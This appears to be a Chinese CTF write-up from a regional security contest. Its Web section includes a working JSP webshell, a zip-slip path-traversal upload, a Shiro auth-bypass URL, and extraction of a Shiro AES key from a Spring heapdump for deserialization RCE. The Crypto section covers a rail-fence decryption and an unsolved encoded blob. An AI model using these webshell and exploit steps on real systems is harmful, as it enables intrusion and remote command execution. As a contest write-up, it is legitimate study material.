河南省第三届金盾信安杯网络安全大赛部分wp

原创

七堇墨年 于 2021-12-23 19:25:26 发布 816 收藏 2
文章标签： web安全 安全

河南省第三届金盾信安杯网络安全大赛

公众号：Th0r安全

文章目录


Web

上传你的压缩包吧

上传之后会解压 zip，上传一个 jsp 马然后压缩传上去：

```
<%
if ("feng".equals(request.getParameter("pwd"))) {
java.io.InputStream input = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int len = -1;
byte[] bytes = new byte[4092];
out.print("<pre>");
while ((len = input.read(bytes)) != -1) {
out.println(new String(bytes, "GBK"));
}
out.print("</pre>");
}
%>
```

再访问会提示不行，应该是 upload 目录不可以，尝试压缩包穿越，拿 010 改：



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0090h: 01 13 30 7C C2 2C B7 6C 12 0A 44 35 44 A9 68 4F  ..0|Â,·l..D5D©hO
00A0h: 8B 07 12 8B 24 48 84 E2 3F 36 94 1F B7 8A C6 32  ‹..‹$H„â?6”.·ŠÆ2
00B0h: C4 64 3D FF 73 BF D1 FA 3D 30 FD CC CB 94 F9 BE  Äd=ÿs¿Ñú=0ýÌË”ù¾
00C0h: A5 A2 2A BD BD BC BF CE 1B B3 DB 9C 55 EA 3C 19  ¥¢*½½¼¿Î.³ÛœUê<.
00D0h: 8A 41 EA 68 28 9A 3A C5 DA C4 04 88 95 56 79 93  ŠAêh(š:ÅÚÄ.ˆ•Vy“
00E0h: F2 86 96 58 D2 FB 4F B4 83 83 BB 87 DC 70 C7 16  ò†–XÒûO´ƒƒ»‡ÜpÇ.
00F0h: 83 09 7F 89 B1 51 B5 D8 05 31 FA 9A 08 D9 94 3B  ƒ..‰±QµØ.1úš.Ù”;
0100h: 3D B6 D7 BB F3 57 0F 77 86 67 50 4B 01 02 1F 00  =¶×»óW.w†gPK....
0110h: 14 00 00 00 08 00 F9 52 23 53 C8 41 1C 6A E4 00  ......ùR#SÈA.jä.
0120h: 00 00 D2 01 00 00 08 00 24 00 00 00 00 00 00 00  ..Ò.....$.......
0130h: 20 00 00 00 00 00 00 00 2E 2E 2F 31 2E 6A 73 70   ........../1.jsp
0140h: 0A 00 20 00 00 00 00 00 01 00 18 00 38 FB 74 BC  .. .........8ût¼
0150h: 6A A0 D7 01 56 22 42 CF 30 EF D7 01 56 22 42 CF  j ×.V"BÏ0ï×.V"BÏ
0160h: 30 EF D7 01 50 4B 05 06 00 00 00 00 01 00 01 00  0ï×.PK..........
```


Template Results - ZIP.bt

Name	Value	Start	Size	Color		Comment
> struct ZIPFILERECORD record	1234.jsp	0h	10Ah	Fg:	Bg	
˅ struct ZIPDIRENTRY dirEntry	../1.jsp	10Ah	5Ah	Fg:	Bg	
> char deSignature[4]	PK	10Ah	4h	Fg:	Bg	
ushort deVersionMadeBy	31	10Eh	2h	Fg:	Bg	
ushort deVersionToExtract	20	110h	2h	Fg:	Bg	
ushort deFlags	0	112h	2h	Fg:	Bg	
enum COMPTYPE deCompression	COMP_DEFLATE (8)	114h	2h	Fg:	Bg	
DOSTIME deFileTime	10:23:50	116h	2h	Fg:	Bg	
DOSDATE deFileDate	09/03/2021	118h	2h	Fg:	Bg	
uint deCrc	6A1C41C8h	11Ah	4h	Fg:	Bg	
uint deCompressedSize	228	11Eh	4h	Fg:	Bg	
uint deUncompressedSize	466	122h	4h	Fg:	Bg	
ushort deFileNameLength	8	126h	2h	Fg:	Bg	
ushort deExtraFieldLength	36	128h	2h	Fg:	Bg	
ushort deFileCommentLength	0	12Ah	2h	Fg:	Bg	
ushort deDiskNumberStart	0	12Ch	2h	Fg:	Bg	
ushort deInternalAttributes	0	12Eh	2h	Fg:	Bg	
uint deExternalAttributes	32	130h	4h	Fg:	Bg	
uint deHeaderOffset	0	134h	4h	Fg:	Bg	
> char deFileName[8]	../1.jsp	138h	8h	Fg:	Bg	
> uchar deExtraField[36]		140h	24h	Fg:	Bg	
> struct ZIPENDLOCATOR endLocator		164h	16h	Fg:	Bg	

再上传上去访问 1.jsp 即可 rce，然后读 flag.jsp 即可。

休想爆破我

湖湘杯原题，下载 heapdump 然后其他的操作都和湖湘杯一样了，链接：
https://blog.csdn.net/meteox/article/details/121334507
给了 pom.xml，shiro 版本 1.50，扫描目录发现有/actuator 文件，但访问其中的文件就重定向到login 结合 shiro 鉴权绕过可以成功访问到。
http://f027f9e4.lxctf.net//;/actuator/env
然 后 可 以 下 载 heapdump 文 件 ， 可 参 考 文 章 提 取
keyhttps://www.cnblogs.com/icez/p/Actuator_heapdump_exploit.htm




```
[heapdump] heapdump
Heap Dump

Name                                                                     Count    Size          Retained (sort to get)
<fields>
  static <classLoader> = org.springframework.boot.loader. LaunchedURLClassLoader#   163 B  (0%)  n/a
  cipherService = org.apache.shiro.crypto. AesCipherService#1                    101 B  (0%)  n/a
  cookie = org.apache.shiro.web.servlet. SimpleCookie#1                           74 B  (0%)  n/a
  static log = ch.qos.logback.classic. Logger#238                                 69 B  (0%)  n/a
  decryptionCipherKey = [] byte[]#1494 : 16 items                                 40 B  (0%)  n/a
    [0] = byte 25
    [1] = byte 56
    [2] = byte -57
    [3] = byte 73
    [4] = byte 111
    [5] = byte 12
    [6] = byte -81
    [7] = byte 57
    [8] = byte 36
    [9] = byte 114
    [10] = byte 15
    [11] = byte 13
    [12] = byte 84
    [13] = byte -56
    [14] = byte -96
    [15] = byte -89
  encryptionCipherKey = [] byte[]#1494 : 16 items                                 40 B  (0%)  n/a
    [0] = byte 25
    [1] = byte 56
    [2] = byte -57

All Objects (filtered) > CookieRememberMeManager > CookieRememberMeManager#1 > <fields> > decryptionCipherKey >
Class Filter: shiro.web.mgt
```

找到密钥后进行还原

```python
import base64
import struct
str=base64.b64encode(struct.pack('<bbbbbbbbbbbbbbbb',25,56,-57,73,111,12,-81,57,36,114,15, 13,84,-56,-96,-89))
print(str)
```

然后直接用工具打就行


▼ 密钥探测

关键字 rememberMe 指定密钥 GTjHSW8Mrzkkcg8NVMigpw== ✓ AES

▼ 利用方式

利用链 CommonsBeanutils1 回显方式 TomcatEcho


输入命令 cat /flag

请先获取密钥和构造链

Crypto

Hi There

密文：Hhbe1cie93bfTFbcc2hl94e2ea1c91rgab5fei3432Tse498
栅栏，经过测试是 8 位偏移


https://www.qqxiuzi.cn/bianma/zhalanmima.php

栅栏密码加密解密

```
Hhbe1cie93bfTFbcc2hl94e2ea1c91rgab5fei3432Tse498
```

每组字数 8 加密 解密

```
HiThereTheFlagisb9b91a3ee3c4cb441bce9539cf221f28
```

解密出：HiThereTheFlagisb9b91a3ee3c4cb441bce9539cf221f28
flag{b9b91a3ee3c4cb441bce9539cf221f28}

低音吉他谱

拿到密文：

```
KIYVK6KWIVWE6V3MLJEVEVCOKVKDANKLKVKWIYKRNNJE4VKWOBMFGVLLPFLEK5CPKNWFMSC
WKRHEKUZQGFBVM23IIZLWYUSEKRVUUWCSGFDGCVSFORHFK3DEJJJVISSFKJKTCYKVNNSFMTJRKJ
GFIVTQK5JVKVLZKZCTCT2VNRFEQV3LJJCVIMBVINLFK3CKJVVVMSSUKZYFGURRKV5FERLUJZJWYZC
IKZKEUVKTGAYWCV2VMRHE4RKSJZKFM4CWKIYVK6KSIVLE4V3MKZEFMVCOKVKFKOKLKZVWIWSN
GFLEIVDMJJMFEMKVGBJEK3COKVWFMSKSKRFFKUSVGVKFCMDELJHEKUSQKRKUUWCSGAYHSVSF
ORHVKMCSJBKVM4CFKMYDCQ2WGBWE4TJQKJEFIVTQLFJDCVTBKZCTCUSTNRLEUVSUJJKVIVJVJNL
UKZC2JZDFETSVKZYFOURQKV4VMVKOJ5KTASSIKVVUMVKTGA2WCVRQMRHFO3CSIZKGWTSDKIYD
A6KSIVWFEU3MLJEFKVCOIVJVKNKTK5VWIVSNNNJEYVDLJJKVEMCVPFJEK5CPKNWFUSCWKRFEKU
ZRIZFVMMDIIJGWWVSMKRWE4R2SGFKTAVSFHFHFG3CWJJJVISSVKRKTKU2XKVSFETSGKJGFI3DQL
BJVMRL2KZCUMT2RGBNEQVSUJJKVGVJVMFLGWZCWJUYFMSSUNRFFQURROBCFMRJRKJLWYZCJK
FKEUVKUGA2VIUSVMRLVCVSSJJKGYSSXKIYUK6SSKVSE6ULMJZEFK22GKVJTAOKDKYYGYVSNGBLEQ
VDLJJKVEMKVPFLEK3CPKNWFMSKSKZYEMVCVGVFVORLEMFIVMUSIKQYHAVSTKVVXSUSVGFHVG
3DEJBKWWRSVKRKTKYKWGBSE4TLLKJHFI22KKRJDC4CDKZCXITSTNRLEQVSUJZKVGVJRMFLVKZCWJ
ZDFETSVKZYFQURRIV5FERSOJ5KWYZCIK5VUUVKTGAYVGVRQNRFE2MCSJBKGUSSDKJ5FCMCSIVW
E6V3MMREFMVCKKVJTANLBKZKWGMKRKZJE4VDMJJLFEMKWMFLEMRSPK5WEUSCWKRFEKU2V
GVQVMRLIIJLWYUSQKRVU4RCSGAYWCUSFNRJVG3C2JBJFISSWKEYDKVCRNNSFGUKWKJGFIMCKK
ZJVMVL2KJKWYT2TNRHEQV2UJZKVGMBRJNLFKZC2JUYFEUCUNRYGCURRKZNFMRJRKNJWY2CIKV
KE4VKUKU2VGVJQMRHFOVKSJZKVM4CXKNKVK6SSIVHE6VJQJJEFKVCKKVJDANKDKZKWYTSNNRJE
YVDMJJLFEMKFPFJEK3CTKNWFMSKRKRHEMVCVGFQVM23EKZGWYUSKKRWHAV2TIVKXUVSGJZH
VG3DEJBKVITSVKMYDCU2WGBWEUTLMKJGFI23QLBJDCVJQKZCWITSXNRSEQVCUJZDFGVJVIRJGW
YZOJZDFESSVNRFEMUROGB4VEVLUJZLWYUSIKZLGYVKSGAYUGVSVMRFF23CSIJKGWTSGKIYVK6K
```

```
YZQJZDFESSVNRFFHURQGB4VEVLUJZLWYUSIKZLGYVKSGAYUGVSVMRFE23CSIJKGWYSGKIYVKUK
WIVWE6VLMMREVEVCKIZJTAMLBKVVWIVSNGBJFAVCVJJLVEMKGMFLEKTSPKFWE4SCOIZWEKUZQ
HFFVM23EKZGTCUSCKRVXAYKSGFKXSVSFMRHFG3DEJBKFM4CVKQYDKS2WNNSFUTSGKJHFIMCKK
5JHUUL2KJCVMT2TNRUEQVCUJJKVGMBZINLFK3CSJVVVETSUNNFFQURRIV5FMRLUJZJWYUSIKFKE
4VKTKU2UYULLMRLFO3CSJZKVK4CYKIYUK6KWIVSE6VLMKJEFMVTQKVJTANKTKZVWIRSNNRLEIVD
MJZBVEMKKIJLEK5CPKFWFUSKSKRHEMURQGVQVKVLEKJLWYUSOKRKXAVKSGBVXSUSVJZHFO3DE
JBLFITSVKMYDKYKWNNWEMTLLKZGFI23UINJDAMK2KZCXIT2VNRLEUVCUJZCVGMBVINLUKZCSK5
LFETSVKVYFOUT2KF4VMRJRJ5KWY3CIKVKFERKTGA2VGVRQNRHE222SJRKGUSSDKIYVK6KWIVWE
6U3MMREVCVCOKVITANKLKZKWIUSNGBJEYVCWJJLFEMKVPFLEK3CPKUYFESCVNNDFKVBQGVQV
M23EJJGWYUSMKRLHAU2SPJIXUVSFNRIFG3CSJBJVISSGKMYDKYKXKVSFOUKWKJGFI3DQKVJUKVT
BKZDEMT2TNRLEQVKUJZCVIMBRINLGWYZQJUYFETSUNNFFUUT2KF4VERLMKJLWYWSJKFKE4RSS
GA2UGVJQMRQVC3CSJRKFK4CWKIYVK6SSIZDE6VLMJJEFMVCOIVKFMRSTKZCWIVSXNRJE4VDMJJJ
VEMLQINJEKMKPKFWFMSSUKRHEKU2VGR4VC23EKNITCUSOKRWEUVSTKZCXSVSFORHVO3CWJB
HEIUSFKNLEMU2XIVUEMTLMKJHFI3DQKJJDCVLZKJCTCU2RNRUEQVKUJJDFGMBVIRIWWZCWK5W
FEUCUKVFFOURQKV4VMRLEJ5IWY2CIJZCEURKTGAYWCVSVNRLE2MCWIZKGWTSDKIYVK6KWIUYU
4V3MLJEFOVCOIVKVKNKUKEYGIVSXNRJEUVDLOBLVEMLLPFJEKZCPKNWEMSCXNNHFKU2VGVJVM
VLMLJGWYUSEKRVUUV2SGFVTAUSFMRHFO3C2JBKVM4CVKJKTKS2VGBSFGUSFKJGFIVSKKZJUKRT
BKZCXIT2XNRWEQVSUJJKVGVJVMFLGW2CGJUYVEUCUNNYFEURROBBVERJRKJLWYWSIK5KE4RKS
GA2VIUTLMMYE4RKSJJKGY4CXKNKVK6KSIUYU6ULMOBEFO22OIVKFKNKLKYYGYVSXNRJEUVDMO
BNFEMK2IJLEK3CPKVWFMSKSKRHFKVKVGVJVKMDEKZGTCUSIKRKXAVSTKVVXSUSVNRHVC3DMJB
LVIUSFKNLEMS2WGBSFETLMKJHFI22KKRJDCRJQKZCXIT2TNRNEQVSUJJKVCMBRMFLWWZCWK5W
FESCUKZYFKURRKV4VMRSGJ5KWYZCIKZKE4VKUGA4UGVSVMRLE2MCSJRKFM4CSKIYDCWSWIVSF
AULMLJEVCVTQKVJFKNKLKUYGIWSNGBJEUVKWJJKVEMDLPJJFKVSOK5WFESCWKZYFKU2VGVBVM
MDIIJGWWUSEKRVUUYKSPJLEEVSFORHFK3C2JBJFISSVKUYDI6KRNNSFGUJRKJFFI22KK5JDAVTBKZC
U4T2VGBSEQV3LJJKVIVJRMFLEKZCOK5WFEQSUKZYFUURRKZQVMRJRKJJWYZCKKRLHAVKRKU2VG
VLLMRLE2MCSJJKGYSSWKNKTA6SSIVSE6ULMNREFIVTMIVJDANKDKZVWQRSNGBLEMVDMJJMVE
MBQPFLEK5COK5WGISSUKRFEKUZQGVKFC23EKZGWYUSKKRVXAVSTKZKXSVSVJZHVK3CKJBKFM4
CVKNKTKU2WNNSEMTLLKZDFI23QKZJDC4CDKZCVMUSVNRNEQTSEJJCVGMBRMFKWWZCTKFWFE
TCUNRFFQU2WKV4VMRJRJ5IWYVSIKZKFEVKTGA2UGVRQNBBE2MKSKBKGW4CXKIYVK6KSIUYU6U
LMLJEVEVCKKVJDANKDKYYGGMCXKVJFAVKVOBMFEMDLPJJFKZCPKFWE4SCXNNHEKU2WJJBVMM
DMIZGWYUSMKRLHAV2SGFLGCUSFORHVO3CSJBIVITSVKVKTKRCSGBSE4V2WKJGFKVLQK5JDCRLZ
KJKTCT2RNRNEQV2UJJCVIMKGJNLFK3CSK5WFERSUNNHEGURRNMYFERLMKJLWYWSJKFKE4RKUG
A2WCV2VMRLE2MKSJJKGW4CZKJ5FC6SSKUYU6VLMMREFO22GKVKDANKDKZVWIRSNNRJEIVCW
OBKVEMKKIJLEK5CPKVWFMSSWKRFFKUZQGVFVKMDEKNITCUSOKRVUUWCTIVKXUVSFNRHVO3C
WJBLFITSFKQYUMS2WIVSEETJRKJKFI3CKKVJDCRTBKZCXITSVNRNEQV2UJZCVIVJVKRJEKZCOJVVVET
SVKZFFQURQGB4VERLUJ5KWY3CIKVKFERKTKZFEWVTLMRLE222SKRKFM4CXKIYVK6KWIVWE6V3
MLJEFOVCOIVJTANKTKZVWIYKRGFJFAVCVJJMFGVKVPFLEKMKPKFWGISCXKRJEKURQGVBVMMDEJ
JLWYUSGKRVUUWCSGAYHUUSFORHVG3DEJJKVITSGKJKTCYKXKVSFMTLLKJHFIMDQKVJDARL2KZD
EMT2TNRDEQVCWOBKVGMBVKNLFK3C2JUYFERCUKZYFGURRKZQVERLMJ5IWYZCIKZKEUVKUKU2
UGVJQMRJE4RSSJRKDA4CXKJ5FC6KWIUYU6VLMNREFMVCOIVKFMRTBKZCWIUSNGFJFIVDMJJLFE
MLQIRLEKOKOKFWGISSUKRFFKU2VGVBVORLELJHEKUSOKVLHAWCSGAYHSVSFGFHVO3CGJBLVIUS
FKNKTSS2WIVSEETLLKZCFI23QKRJDCVTBKZCTCUSTNRLEUVSUJJKVIVJVJNLGWZCSK5WFESSUNRFF
OURQKV5FERKOJ5JWY2CIKVKE4RKTKZDFGVTLMRNE23CSJZKGYTSFKIYXARCSIUYU4VLMMRFFKVC
KKVKTANKUKJKWIVSOIZJFAVKVOBLVEMDLPFJEKVSPKNWFMSCUKZWFKU2VGFJVMMDIIZGWYUSQ
KRWE4RSSPJITAUSFMRHFG3CWJJJVM4CVKFKTKRCSNNSFMTJQKJHFI23QLBJVKVTBKZDEMT2XNR
HEQVSUJJKVGVJVMFLDA3COJUYFEUSUNNYFKURRKUYFERLMKNJWYWSIKVKEURSTGA2UWVTLMR
NE222SJJKFK4CWKNLFMYKWIVDE4V3MIZEFIVCSIVKFKMLBKZVWQQSXNRJEYVDLOBNFEMKWMFL
EKMKTKNWFESCWKRFEMU2VGVFVK23EMFIWWUSQKQYEUV2TIVCXSVSGIZHU222KJBKFISSVKIYD
SQ2WNNSEUV3MKJCFI22KKRJDC4CDKZCWYUSVNRLEQVKUJJCVCMBVMFLWWZCWJZDFETSVNNY
FQU2FIV5FMRLEJ5KWYUSIK5VU4VKUKU2UGVSVNBBE23CWIRKGUSSDKIYDAMCWIUYVGVLMLJEF
MVCOIZJDANKUKEYGITSNGFJE4VCVOBLVEMBQPJJEMRSPKNWGISCWKZYFKU2VGVBVMMDEKJLW
YUSOKRWEUU2SPJLEEVSFMRIFG3C2JBJFISSWKEYDKS2WIVSFOUKWKJDFKVSKLBJDC232KJKWYT2
RGBFEQVSUKJCVGMBVKNLGWYZQJUYVESCUKZYGCURRKZQVMRLMJ5IWYZCJKFKE4VKUKU2UWVJ
